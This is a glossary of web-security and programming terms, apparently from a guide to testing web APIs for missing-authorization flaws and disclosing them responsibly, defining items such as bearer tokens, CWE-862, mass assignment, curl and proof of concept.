- Authorisation: deciding what an identified user is allowed to do.
- Bearer token: a random string issued at login that grants access to whoever holds it, sent in an
Authorizationheader. - Black-box testing: testing a running system from the outside without reading its source code.
- Branch: a line of development within a code project, such as 3.x.
- cat: a command that prints a file's contents to the screen.
- Controller: the file in a web framework that handles a family of related requests.
- CVE: a globally unique identifier for a publicly known security flaw.
- CVSS: a 0 to 10 scoring system for the severity of a security flaw, built from component values.
- CWE-862: the catalogue entry for Missing Authorization, where a program never checks what a user may do.
- curl: a command-line tool for sending HTTP requests by hand.
- Database: organised storage where a server keeps data between requests.
- Endpoint: one specific address and method in an API, such as
GET /api/v1/settings. - grep: a command-line search tool for finding text inside files.
- GHSA: a GitHub Security Advisory, the public entry GitHub publishes for a flaw in a hosted project.
- Header: extra information attached to a request or response, such as the content type or the token.
- HTTP method: the verb of a request: GET to read, POST to submit or create, PUT to replace, DELETE to remove.
- JSON: a plain-text format for structured data, using braces for objects and brackets for lists.
- Laravel: a popular toolkit for building web applications in PHP.
- Local instance: a copy of a program running on your own computer rather than on the internet.
- Maintainer: a person who looks after an open-source project.
- Mass assignment: a flaw where a program accepts more fields from a caller than intended by copying the whole submitted body into its data.
- Method: a named block of code inside a class that handles one kind of request.
- Negative control: a test you expect to fail, run to prove your setup is sound and the success elsewhere is real.
- Open source: software whose source code is published for anyone to read.
- Payment gateway: the company or service that actually moves money for card and online payments.
- PHP: a programming language widely used for websites.
- Pipe: the
|symbol, which feeds the output of one command into another. - Port: the numbered door on a computer where a service listens, such as 8000.
- Proof of concept (PoC): a small, repeatable demonstration that a bug is real.
- Repository (code): a class whose job is to fetch and store data for the rest of the program.
- Request: the message a client sends to a server: address, method, headers and sometimes a body.
- Response: the server's reply: status code, headers and usually a body.
- Responsible disclosure: reporting a flaw privately to the maintainers and giving them time to fix it before publishing.
- Role: a label on a user account, such as admin or member, from which permissions are granted.
- Route: one address an application answers on.
- Shell / terminal: the text window where you type commands instead of clicking.
- Source code: the human-written instructions that make up a program.
- Stack trace: the list of function calls a program was in the middle of when it stopped.
- Status code: a three-digit number summarising a response, such as 200 OK or 403 Forbidden.
- [redacted]: the address a computer uses to refer to itself, also called localhost.

